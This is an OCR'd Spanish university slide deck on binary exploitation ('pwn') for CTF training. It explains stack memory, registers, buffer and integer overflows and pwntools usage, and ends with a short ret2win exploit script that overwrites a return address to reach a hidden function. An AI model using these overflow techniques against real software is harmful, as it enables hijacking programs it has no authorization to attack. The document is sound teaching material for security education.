
Pwn

Erik Halasz y David Rey Mata



Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

Índice

Universidad Rey Juan Carlos

¿QUÉ ES PWN?

La explotación de binarios consiste en aprovechar las vulnerabilidades en programas para controlar su ejecución y filtrar la flag o incluso obtener una shell en la máquina.

Memoria y Stack

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

La memoria y el stack

¿Qué es la memoria de un proceso?

Es el espacio que el sistema operativo reserva a un programa mientras se ejecuta.

Regiones principales

Código (Text Segment): instrucciones del programa.

Datos (Data/BSS): variables globales.

Heap: memoria dinámica (malloc).


Stack: llamadas a funciones y variables locales.

Universidad Rey Juan Carlos

La memoria y el stack

¿Cómo funciona el stack?

- Estructura de datos LIFO (Last In First Out)
- Crece hacia abajo
- Cada llamada a una función crea un nuevo stack frame



Universidad Rey Juan Carlos

La memoria y el stack

Los registros

Los registros son zonas de memoria que guardan información importante durante la ejecución del programa

```
rbp: Base Pointer, points to the bottom of the current stack frame
rsp: Stack Pointer, points to the top of the current stack frame
rip: Instruction Pointer, points to the instruction to be executed

General Purpose Registers
These can be used for a variety of different things
rax:
rbx:
rcx:
rdx:
rsi:
rdi:
r8:
r9:
r10:
r11:
r12:
r13:
r14:
r15:
```

Registros en x64

Universidad Rey Juan Carlos

La memoria y el stack


Llamadas a funciones y return

Al entrar a una función nueva, se crea un nuevo frame para esa función

```
int main()
; var int check @ stack - 0xc
; var char [16] buf @ stack - 0x28
0x00401146      push    rbp         ; demo1.c:5 int main(void) {
0x00401147      mov     rbp, rsp
0x0040114a      sub     rsp, 0x20
```

Cuando la función termina, se ejecuta la instrucción ret, que devuelve el rip para continuar la ejecución

```
0x004011bc      mov     eax, 0
0x004011c1      leave
0x004011c2      ret
```



Buffer Overflow
Integer Overflow/Underflow

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

Buffer Overflow

¿Cuándo ocurre un BOF?

Funciones vulnerables

```
gets(3)

NAME
       gets - get a string from standard input (DEPRECATED)

LIBRARY
       Standard C library (libc, -lc)

SYNOPSIS
       #include <stdio.h>

       [[deprecated]] char *gets(char *s);

DESCRIPTION
       Never use this function.
```

Validación incorrecta del tamaño del buffer

```
char buf[16];

puts("Input: ");
read(0, buf, 200);
```

Universidad Rey Juan Carlos

Buffer Overflow

¿Impacto de un BOF?


Escribir fuera del buffer designado nos podría permitir:

Sobreescribir o modificar valores de otras variables

Alterar el flujo de ejecución y forzar al programa a ejecutar funciones no deseadas

Crashear el programa

Demo



Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

Integer Overflow/Underflow

¿Qué es un Integer Overflow?

Un integer overflow ocurre debido al límite de memoria establecido para el valor de una variable de tipo entero

En C, un integer ocupa 4 bytes (32 bits) de memoria, esto nos permite los siguientes rangos:


- De −2,147,483,648 a 2,147,483,647 (signed)
- De 0 a 4,294,967,295 (unsigned)

Integer Overflow/Underflow

¿Qué pasa si sumamos un 1 al valor máximo ?

Al sumar un 1 al número 4,294,967,295, teniendo todos los bits ocupados, el número pasa a ser 0


En el caso de los signed, el primer bit es el que representa el signo (0-positivo; 1-negativo).
Si al numero 2,147,483,647 le sumamos un 1, pasará a ser negativo



Herramientas

Herramientas útiles

Decompiladores



Pwntools

Debuggers

GDB
The GNU Project
Debugger

Universidad Rey Juan Carlos

Herramientas

Comandos pwntools

Importar la librería

```
from pwn import *
```

Definir el binario

```
context.binary = binary = ELF("./chall")
```

Empezar proceso (local/remoto)

```
p = process()

p = remote("93.150.16.78", 9003)
```

Enviar bytes

```
p.sendline(b"3")
p.sendline(payload)
p.sendlineafter(b"> ", b"1")
```

Recibir respuesta del proceso

```
p.recv()
p.recvuntil(b"> ")
```




```
payload = b"A"*0x28 + p64(binary.symbols.admins_only) Convertir una dirección del binario a un valor de 64 bits
payload = b"A"*0x20 + p32(0xdeadbeef) Convertir un valor a un valor de 32 bits
```

https://docs.pwntools.com

Demo y Retos

Universidad
Rey Juan Carlos

Ret2win




Universidad
Rey Juan Carlos

Ret2win

Modificar el flujo de ejecución

Como ya se ha visto, un BOF exitoso nos permite sobreescribir y cambiar valores del stack, ¿pero cómo podríamos aprovechar eso para redirigir el RIP a una dirección que queramos?



Al crearse el stack frame de una función, una dirección por encima del RBP se guarda lo que se conoce cómo el return address.

Si el buffer overflow nos lo permite, podríamos seguir escribiendo hasta sobreescribir el RBP y modificar el return address con una dirección arbitraria

Universidad Rey Juan Carlos

Ret2win

Ejemplo con pwntools

```
from pwn import *

context.binary = binary = ELF("./pwn103-1644300337872.pwn103")

p = process()

payload = b"A"*0x20 + b"B"*0x8  + p64(binary.symbols.admins_only)

p.sendline("3")

p.sendline(payload)

p.interactive()
```


Offset de nuestro input hasta el rbp

Sobreescribir el return address con la dirección de una función inaccesible

Sobreescribir los 8 bytes del rbp

